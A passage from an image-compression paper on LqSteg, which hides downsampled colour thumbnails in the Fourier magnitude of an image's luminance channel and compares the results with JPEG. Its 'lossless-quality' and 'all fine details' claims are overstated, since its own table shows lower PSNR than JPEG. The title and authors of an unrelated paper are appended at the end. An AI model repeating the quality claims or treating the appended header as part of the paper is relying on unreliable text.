[2]For detailed information about the CIE color spaces please visit their website at http://www.cie.co.at

Fig. 2: (a) Zebras image, (b) Inverse Fourier transform of $e^{j\theta(u,v)}$ (the phase-only image of the Red-channel of the Zebras image). (c) Inverse Fourier transform of $|F(u,v)|$ (the magnitude-only image of the Red-channel of the Zebras image).

Fig. 3: A color image of a House separated into its component channels using the L*a*b* color space to show that spatial resolution is markedly lower in the chromatic channels (a) and (b) than in the achromatic luminance (L) channel.

when regenerating the decompressed color image as will be shown from figure 7 when we talk about the experimental results in section VI. The comparisons shown in figure 7 are between example results obtained using the method in [32] and the LqSteg scheme we describe in this work. The figure shows the extracted RGB components using both methods and it is clear how high-frequency noise contaminates the extracted RGB components when using the old method.

This noise was however dealt with in the old scheme by applying a wavelet denoising operator (the default *wdencmp* Matlab wavelet denoising filter) on the extracted noisy RGB components which resulted in a smoothing effect on the color channels thus causing a faded color effect on the decompressed recovered image as shown in the image of figure 7-(c). The fine details were however preserved in the unaltered luminance component. This denoising step has been rendered mostly unnecessary in our new LqSteg implementation, which results in major improvements in reproduction of colors in the decompressed image, as well as a boost in the speed of the decompression process.

A. Compression: Embedding Chrominance into Luminance

The 2D Fourier transform of the luminance channel is first computed and the magnitude spectrum is separated from the phase spectrum. Let $f_L(x,y)$ be the space-domain luminance channel of the acquired image $f(x,y)$. The Fourier transform of this luminance channel can be expressed in polar form as:

$$F_L(u,v) = M_L(u,v)e^{j\theta_L(u,v)} \qquad (2)$$

where $M_L = |F_L(u,v)|$ is the luminance magnitude spectrum, $\theta_L(u,v)$ is its phase angle, and (u,v) are the frequency coordinates.

The technique used to embed the reduced-size RGB color components into the Fourier magnitude of the luminance channel of the acquired image is to replace the low-amplitude-high frequency (insignificant) areas in this luminance magnitude spectrum with downsampled $1/8$-size (thumbnail) (R,G,B) image components in a triangular formation (clearly depicted in figure 5). This type of embedding prevents aliasing of the color components when extracted (which appears as a mirroring of parts of the RGB component images from one side onto the opposite side and causes data loss).

The implications of embedding the RGB thumbnail images in the high frequency areas of the Fourier magnitude is a two-fold effect; firstly, an additive noise component is introduced in the modified space-domain luminance image. The amplitude of this noise is proportionate to the variance in the RGB images. The smaller the changes in the RGB images, the less noise that appears in the luminance image, and vice versa. Secondly, an additive noise component is introduced in the extracted (R,G,B) component images during the decompression process due to the Fourier-Inverse-Fourier transform operations which take place during embedding-extraction process, where the (R,G,B) embedding location in the luminance magnitude spectrum is mostly where high-frequency noise resides.

Nevertheless, the two types of noise effects are dealt with in the implementation. The first type of additive noise is removed during the decompression stage of regenerating the full

(a)   (b)

Fig. 4: (a) A typical Magnitude spectrum of the acquired image before embedding occurs, (b) The embedded (R,G,B) color components in the low-amplitude-high-frequency region of the Magnitude spectrum in a triangular formation.

color image by zero-padding the locations left behind in the magnitude spectrum of the luminance channel after extraction of the embedded thumbnail RGB component images. This zero-padding has the effect of suppressing any high frequency noise, thus preserving the quality of the original high-detail luminance image.

The second type of noise is avoided altogether by raising the gain of the pixel values of the embedded RGB thumbnail images before the embedding process. This is done by rescaling the pixel-intensity range for each individual (R,G,B) component to be in the range $[0, k]$ instead of the normal range $[0, 255]$, where k is emperically set to a value greater than the maximum spectral noise amplitude measured inside the embedding locations of the spectral magnitude of the luminance image. This has the effect of raising the signal-to-noise ratio of the embedded RGB components, which results in high signal-to-noise ratio during extraction.

Figure 4 shows before and after figures of the luminance magnitude spectrum of a typical image when the reduced-size RGB components are embedded in the high frequency areas of this magnitude spectrum in a triangular formation.

This modified Fourier magnitude $\hat{M}_L(u, v)$ in which the RGB thumbnail images are embedded is then combined with the complex Fourier phase of the original luminance image to produce the modified Fourier spectrum of the luminance channel as in equation (3), which when transformed back to the space domain, using the inverse Fourier transform, will produce the space-domain luminance image which represents the compressed image ready for storage and transmission (as depicted in figure 5). This compressed luminance image is then stored in the JPEG format set to 100% compression quality This further improves the compression rate, as will be clear from table I, since it provides a two-stage compression; color compression inside the luminance image followed by JPEG compression of this compressed luminance image.

$$\hat{F}_L(u, v) = \hat{M}_L(u, v)e^{j\theta_L(u,v)}. \qquad (3)$$

B. Decompression: The Extraction Process

Extraction of the hidden color information and recompositing (decompressing) the full color image takes place after com-

Fig. 5: Block diagram showing the general steps to embed the RGB color image thumbnails inside the Fourier magnitude of the Luminace channel after separating Luminance from Chrominance information.

puting the magnitude of the Fourier transform $(\hat{F}_L(u, v))$ of the modified (compressed) luminance image to give: $\hat{M}_L(u, v)$.

The decompression steps are given as follows:

1) The reduced-sized RGB component images are extracted from their original locations inside this luminance magnitde spectrum $\hat{M}_L(u, v)$ and their pixel values are rescaled back to their original $[0, 255]$ range.

2) The locations inside the luminance magnitde spectrum of extracted RGB thumbnail images are zero-padded to give a restored luminance magnitude spectrum given by: $\bar{M}_L(u, v)$. It is this magnitude spectrum which is then combined with the unaltered Fourier phase $e^{j\theta_L(u,v)}$ of the luminance image to produce the Fourier spectrum of the luminance channel as in equation (4), which when transformed back to the space domain, using the inverse Fourier transform, will produce the full-size space-domain luminance channel image $\bar{L}(x, y)$ which retains all the fine details of the original image.

$$\bar{F}_L(u, v) = \bar{M}_L(u, v)e^{j\theta_L(u,v)}. \qquad (4)$$

3) The next step is to transform the low-resolution reduced-sized RGB thumbnail components to the L*a*b* color space. The low-resolution (L) component is then discarded.

4) The $(\hat{a}, \hat{b})$ components are then resized using high-quality interpolation to the same resolution size of the original image to give $(\bar{a}, \bar{b})$.

5) The resized $(\bar{a}, \bar{b})$ components are then combined with the full-size space-domain luminance channel image, generated from its component magnitude and phase spectra in step (2), to form the three components $(\bar{L}, \bar{a}, \bar{b})$.

6) This color image in the L*a*b* space is then transformed back to the RGB space to produce the recovered decompressed high-resolution color image, which retains all the fine details that would otherwise be lost if other lossy compression techniques were used.

VI. Experimental Results

In this section, experimental results are presented to show the performance of our LqSteg image compression scheme when used to compress a high-resolution image into a luminance image, and regenerate the decompressed high-resolution color image back. Our LqSteg compression scheme described in previous sections was implemented in the Matlab programming environment.

A. Image Quality Measures

In evaluating the performance of our LqSteg compression scheme it is important to take into consideration both the analytical performance of the algorithm as well as the visual quality of the decompressed images generated by the scheme in comparison to the ideal image. The most important tests are related to our human perception, the ultimate measure of visual fidelity, which is very subjective.

The subjective tests are carried out by people who look for visual differences between the images (original and recovered image) trying to find which one of them is the original. If the percentage of success is below 50%, it can be concluded that the quality of the recovered image is close enough to that of the original. The subjective test's rules and recommendations are defined by the International Telecommunication Union [16], [33].

Unlike the subjective approach which is based on human vision, the well known mean-square-error (MSE) metric calculates the global error variance (power in the difference image) between an ideal image $\mathbf{f}$, and the recovered image $\hat{\mathbf{f}}$, and has been widely used for measuring the performance of various filters [2]. The only shortcoming in an MSE metric is that it is not ideal for tracking visual quality in the estimated image, because it is sensitive to minor pixel variations between the ideal and recovered images that do not, in general, affect the perceived visual quality.

A more robust measure of decompression performance that has been widely used by the signal processing community is the Peak-Signal-to-Noise-Ratio (PSNR) in decibels (dB) [9], [26], given by:

$$ PSNR = 20 \log_{10} \left(\frac{L-1}{\sigma_e} \right) \qquad (5) $$

Fig. 6: Four mega-pixel-size color test images (top left and right: Lake, Mountain, bottom left and right: Zebras, Plug) which represent images of various detail and color structure.

where L is the number of gray levels in an image ($L = 256$ for 8-bit images), and σ_e is the residual standard deviation in the error image given as:

$$ \sigma_e = \sqrt{\frac{1}{S} \sum_{s=0}^{S-1} (f_s - \hat{f}_s)^2} \qquad (6) $$

for S-sized images.

This PSNR metric is an engineering term for the ratio between the maximum possible power of a signal and the power of corrupting noise that affects the fidelity of its representation. The PSNR is most commonly used to measure the quality of reconstruction in an image by comparing the decompressed image with the original image. This measure is less sensitive to minor deviations between images and will be adopted for comparing our results.

It is important to note, however, that objective measures such as the PSNR and MSE metrics are not necessarily correlated to our perception of an image. This is because methods that are least squares based are optimum in terms of MSE values without necessarily producing the best visual results.

B. Results of Proposed Method

We start by showing the original test images used in our experiments. Figure 6 shows four mega-pixel-size color test images (top left and right: Lake, Mountain, bottom left and right: Zebras, Plug) which represent images of various detail and color structure.

The comparisons shown in figure 7 are between results obtained using the method in [32] and our LqSteg scheme described in this work. The figure shows the extracted RGB components using both methods and it is clear how high-frequency noise contaminates the extracted RGB components when using the old method. It also shows how our technique reproduces the colors in the original image to a high degree of accuracy whithout the loss of any fine details.

Fig. 7: Comparison between results obtained using the method in [32] and our new LqSteg method described in this work.

In figure 8 we show compression results for the Zebras image at 8 megapixels. The left image shows the original Zebras image, the middle image shows the compressed Luminance image with a compression rate at 86.20%, and the right image shows the decompressed image where the colors have been accurately reproduced and all the fine details maintained.

Next, in figure 9-(a) we show a RAW color image (with no compression of any sort) of a mountain scene acquired by a digital camera using a high 3.9 megapixel resolution of 2560×1600 (3.9 mega pixels) and 12 megabytes (MB) in size. Figure 9-(b) shows the compressed image using our Fourier-stego-based compression technique (LqSteg) with the RGB color thumbnail images embedded in the luminance image. The size was reduced to 1.6 MB (i.e. an 86.29% compression rate was achieved). The regenerated high-resolution color image is shown in figure 9-(c) where it is clear that the colors were preserved in the spectral magnitude of the luminance channel and recovered properly.

The PSNR between the individual RGB color channels of the original raw color image and the decompressed color image using our stego-compression scheme was $PSNR_R = 32.14$ dB, $PSNR_G = 39.10$ dB, $PSNR_B = 27.79$ dB, and the average $PSNR_{av} = 33.02$ dB.

Next, we present results of compressing a color image acquired using a mega-pixel camera. Figure 10-(a) shows the original RAW color image of size 1280×960 pixels (1.17 mega pixels) and file size of 3.6 MB. Figure 10-(b) shows

the compressed image where the file size was reduced to 625 kB (i.e. 82.64% compression rate). In comparison, the compression rate of the JPEG standard set to 100% quality for the same image in figure 10-(a) was 77.78%. Also, the maximum compression rate that Zhang & Zhang were able to achieve in [39] for grey-scale image compression was $1/2$ of the original image file size (i.e. 50% compression rate), while Kang et. al in [18] were able to improve the JPEG compression rate by adding an extra 0.36% to a current rate.

The PSNR between the individual RGB color channels of the original raw color image and the decompressed color image was $PSNR_R = 25.22$ dB, $PSNR_G = 31.60$ dB, $PSNR_B = 26.62$ dB, and the average $PSNR_{av} = 27.81$ dB. It should be noted that the PSNR of the grey-scale compression scheme of Zhang & Zhang [39] was generally higher than our scheme at 36 dB, but as previously mentioned, at much lower compression rates. Figure 10-(c) shows the regenerated high-resolution color image where it is clear that the colors were preserved in the spectral magnitude of the luminance channel and recovered properly.

Table I clearly shows how our LqSteg compression scheme exceeds the compression rates for high-quality JPEG compressions for all image sizes, while staying comparable in terms of PSNR. One observation when comparing the images in Figure 9-(b) and Figure 10-(b) as well as tracking the compression rates from table I is that the compression rates increase as the size of the test images increase.

Fig. 8: Compression results for the Zebras image at 8 megapixels. The left image shows the original Zebras image, the middle image shows the compressed Luminance image with a compression rate at 86.20%, and the right image shows the decompressed image where the colors have been accurately reproduced and all the fine details maintained.

<div align="center">(a)   (b)   (c)</div>

Fig. 9: (a) Original mountain scene of size 2560×1600 pixels (3.9 mega pixels) and a file size of 12 MB, (b) Compressed image with RGB thumbnail images embedded in the spectral magnitude of the luminance channel, with file size reduce to 1.6 MB equivalent to a compression rate of 86.29%. (c) Recovered high-resolution image retaining the original high-resolution quality and colors.

TABLE I: Compression Rate for our Lossless-quality Stego compression scheme (LqSteg) in comparison to the Compression Rate of the JPEG standard set to 100% Quality. The table also shows the average PSNR (dB) achieved for each method at various image megapixel sizes.

Image	Images Size (MegaPixels)	LqSteg Compression Rate (%)	LqSteg $PSNR_{av}$ (dB)	JPEG Compression Rate (%)	JPEG $PSNR_{av}$ (dB)
Mountain	0.30	78.47	30.84	73.14	37.98
	1.17	83.42	32.19	80.37	39.08
	3.90	86.29	33.02	83.80	39.45
	8.00	87.99	33.06	85.37	39.50
Zebras	0.30	72.59	31.56	68.15	37.39
	1.17	79.34	33.05	75.65	38.71
	3.90	83.84	33.45	81.08	39.27
	8.00	86.20	33.41	83.73	39.56
Lake	6.10	80.69	26.04	72.27	32.37
Plug	1.17	82.64	27.81	77.78	35.79

Finally, figure 11 shows the compression rates in $\%$ and the decompressed maximum achievable PSNR in dB plotted against various image sizes (in mega-pixels) for the Mountain and Zebras test color images. It clearly shows that both PSNR and compression rates increase slightly as the image size increases.

VII. CONCLUSION

This paper has developed the *LqSteg* high-quality color image compression framework, that demonstrated significant improvements over the Fourier-domain image compression paradigm introduced in [32] and in [30]. This new steganography-based compression scheme utilized space-domain and frequency-domain color image processing operations that addressed both issues of quality and reduced storage size. Experimental results as well as objective image quality measures have shown that our technique is very competitive with the widely used JPEG lossy image compression standard with the added advantage of being able to recover the original quality without blocking artifact degradations or loss of high-frequency details common in lossy compression techniques. In future work, we would like to investigate using the discrete cosine transform (DCT) domain instead of the fast fourier transform domain. The DCT possesses a high energy compaction property that would allow for an increase in the size

Fig. 10: (a) Original Plug image of size 1280×960 pixels (1.17 mega pixels) and file size of $3.6MB$, (b) Compressed image with RGB thumbnail images embedded in the spectral magnitude of the luminance channel, file size was reduced to 625 kB (i.e. 82.64% compression rate). (c) Recovered high-resolution image, retaining the original high-resolution quality and colors.

of the embedded RGB color components which should further improve the quality of the regenerated decompressed color image.

ACKNOWLEDGMENT

REFERENCES

[1] Patrizio Campisi, Deepa Kundur, Dimitrios Hatzinakos, and Alessandro Neri. Compressive data hiding: An unconventional approach for improved color image coding. *EURASIP Journal on Applied Signal Processing*, 2002(1):152–163, 2002.

[2] K.R. Castleman. *Digital Image Processing*. Prentice Hall, Upper Saddle, NJ, 1996.

[3] M. U. Celik, G. Sharma, A. M. Tekalp, and E. Saber. Lossless generalized-lsb data embedding. *IEEE Trans. Image Processing*, 14(2):253–266, Feb. 2005.

[4] Chi Kwong Chan and L.M. Cheng. Hiding data in images by simple LSB substitution. *Pattern Recognition*, 37:469–474, 2004.

[5] C. C. Chang, Y. H. Chen, and C. C. Lin. A data embedding scheme for color images based on genetic algorithm and absolute moment block truncation coding. *Soft Computing*, 13:21–331, October 2008.

[6] C. C. Chang, J. Y. Hsiao, and C. S. Chan. Finding optimal least-significant-bit substitution in image hiding by dynamic programming strategy. *Pattern Recognition*, 36(7):1595–1683, July 2003.

[7] C. C. Chang, C. C. Lin, C. S. Tseng, and W. L. Tai. Reversible hiding in dct-based compressed images. *Information Sciences*, 177:2768–2786, July 2007.

[8] C. C. Chang, W. L. Tai, and C. C. Lin. A reversible data hiding scheme based on side match vector quantization. *IEEE Trans. Circuits and Systems for Video Technology*, 16(10):1301–1308, 2006.

[9] Chin-Chen Chang, Tung-Shou Chen, and Lou-Zo Chung. A steganographic method based upon jpeg and quantization table modification. *Information Sciences*, 141(1):123–138, 2002.

[10] Marc Chaumont and William Puech. A dct-based data-hiding method to embed the color information in a jpeg grey level image. In *EU-SIPCO'06: The European Signal Processing Conference*, page 5, 2006.

[11] B. Chen and G.W. Wornell. Quantization index modulation: A class of provably good methods for digital watermarking and information embedding. *IEEE Trans. Information Theory*, 47(4):1423–1443, 2001.

[12] Kevin Curran and Karen Bailey. An evaluation of image based steganography methods. *International Journal of Digital Evidence*, 2(2):1–40, Fall 2003.

[13] Mark D Fairchild. *Color appearance models*. John Wiley & Sons, 2013.

[14] Per-Erik Forssen, Gosta Granlund, and Johan Wiklund. Channel representation of colour images. Technical Report LiTH-ISY-R-2418, Computer Vision Laboratory, Department of Electrical Engineering, Linkoping University, SE-581 83 Linkoping, Sweden, March 2002.

[15] T.S. Huang, J.W. Burnett, and A.D. Deczky. The importance of phase in image processing filters. *IEEE Trans. on ASSP*, 23(6):529–542, 1975.

[16] ISO IEC. Information technology-digital compression and coding of continuous-tone still images: Requirements and guidelines. *Standard, ISO IEC*, pages 10918–1, 1994.

[17] A.K. Jain, U. Uludag, and R.L. Hsu. Hiding a face in a fingerprint image. In *Proc. of the International Conference on Pattern Recognition (ICPR)*, Quebec City, Canada, August 2002.

[18] Sang-ug Kang, Xiaochao Qu, and Hyoung Joong Kim. Compressing JPEG compressed image using reversible data hiding technique. In *Signal and Information Processing Association Annual Summit and Conference (APSIPA), 2013 Asia-Pacific*, pages 1–7. IEEE, 2013.

[19] Ying Luo and Rabab Kreidieh Ward. Removing the blocking artifacts of block-based dct compressed images. *Image Processing, IEEE Transactions on*, 12(7):838–842, 2003.

[20] Lisa M. Marvel, Jr. Charles G. Boncelet, and Charles T. Retter. Spread spectrum image steganography. *IEEE Trans. Image Processing*, 8(8):1075–1083, August 1999.

[21] Krishnan Nallaperumal, Jennifer J Ranjani, Seldev Christopher, and S Saudia. Removal of blocking artifacts in jpeg compressed images using dual tree complex wavelet filters for multimedia on the web. In *Wireless and Optical Communications Networks, 2006 IFIP International Conference on*, pages 4–pp. IEEE, 2006.

[22] Aria Nosratinia. Enhancement of jpeg-compressed images by re-application of jpeg. *Journal of VLSI signal processing systems for signal, image and video technology*, 27(1-2):69–79, 2001.

[23] Koichi Nozaki, Michiharu Niimi, Richard O. Eason, and Eiji Kawaguchi. A large capacity steganography using color bmp images. In *ACCV '98: Proceedings of the Third Asian Conference on Computer Vision-Volume I*, pages 112–119, London, UK, 1998. Springer-Verlag.

[24] A.V. Oppenheim and J.S. Lim. The importance of phase in signals. *Proc. of the IEEE.*, 69(5):529–541, May 1981.

[25] A.V. Oppenheim, J.S. Lim, and S.R. Curtis. Signal synthesis and reconstruction from partial fourier-domain information. *Journal of the Optical Society of America*, 73(11):1413–1420, 1983.

[26] George Pavlidis, A Tsompanopoulos, Nikos Papamarkos, and Christodoulos Chamzas. Jpeg2000 over noisy communication channels

Fig. 11: Compression Rate for our LqSteg compression scheme in comparison to the compression rate for the JPEG standard set to 100% Quality. The plot also shows the maximum PSNR (dB) achieved by both methods for the recovered Mountain and Zebras images.

thorough evaluation and cost analysis. *Signal Processing: Image Com-*

munication, 18(6):497–514, 2003.

[27] Fabien AP Petitcolas, Ross J Anderson, and Markus G Kuhn. Information hiding-A survey. *Proceedings of the IEEE*, 87(7):1062–1078, 1999.

[28] Niels Provos and Peter Honeyman. Hide and seek: An introduction to steganography. In *IEEE Security & Privacy Magazine*, pages 32–44. IEEE Computer Society, 2003.

[29] Chuan Qin, Chin-Chen Chang, and Yi-Ping Chiu. A novel joint data-hiding and compression scheme based on SMVQ and image inpainting. *Image Processing, IEEE Transactions on*, 23(3):969–978, 2014.

[30] T. Rabie. Frequency-domain data hiding based on the matryoshka principle. *Special Issue on Advances in Video Processing and Security Analysis for Multimedia Communications, International Journal of Advanced Media and Communication*, 1(3):298–312, 2007.

[31] Tamer Rabie. Adaptive hybrid mean and median filtering of high-iso long-exposure sensor noise for digital photography. *SPIE Journal of Electronic Imaging*, 13(2):264–277, April 2004.

[32] Tamer Rabie. A novel compression technique for super resolution color photography. In *Innovations in Information Technology, 2006*, pages 1–5. IEEE, 2006.

[33] JM Rodrigues, JR Rios, William Puech, et al. Ssb-4 system of steganography using bit 4. In *5th International Workshop on Image Analysis for Multimedia Interactive Services*, 2004.

[34] Sukhwinder Singh, Vinod Kumar, and HK Verma. Reduction of blocking artifacts in jpeg compressed images. *Digital Signal Processing*, 17(1):225–243, 2007.

[35] Kaushal Solanki, Noah Jacobsen, Upamanyu Madhow, B. S. Manjunath, and Shivkumar Chandrasekaran. Robust image-adaptive data hiding using erasure and error correction. *IEEE Trans. Image Processing*, 13(12):1627–1639, December 2004.

[36] A.B. Watson. Perceptual-components architecture for digital video. *Journal of the Optical Society of America A,*, 7(10):1943–1954, 1990.

[37] Min Wu and Bede Liu. Data hiding in image and video:part I - fundamental issues and solutions. *IEEE Trans. Image Processing*, 12(6):685–695, June 2003.

[38] Zixiang Xiong, Michael T Orchard, and Ya-Qin Zhang. A deblocking algorithm for jpeg compressed images using overcomplete wavelet representations. *Circuits and Systems for Video Technology, IEEE Transactions on*, 7(2):433–437, 1997.

[39] Xinpeng Zhang and Weiming Zhang. Semantic image compression based on data hiding. *IET Image Processing*, 9(1):54–61, 2014.

[40] Yang Zhao, Patrizio Campisi, and Deepa Kundur. Dual domain watermarking for authentication and compression of cultural heritage images. *Image Processing, IEEE Transactions on*, 13(3):430–448, 2004.

Visualization of Input Parameters for Stream and Pathline Seeding

Tony McLoughlin[1]
Matt Edmunds[1]
Chao Tong[1]
Robert S Laramee[1]
and Ian Masters[1]
Swansea University, Wales, UK.[1]

Guoning Chen[2]
Nelson Max[3]
University of Houston, Texas, US.[2]
University of California, Davis, US.[3]

Harry Yeh[4]
and Eugene Zhang[4]
Oregon State University, US.[4]

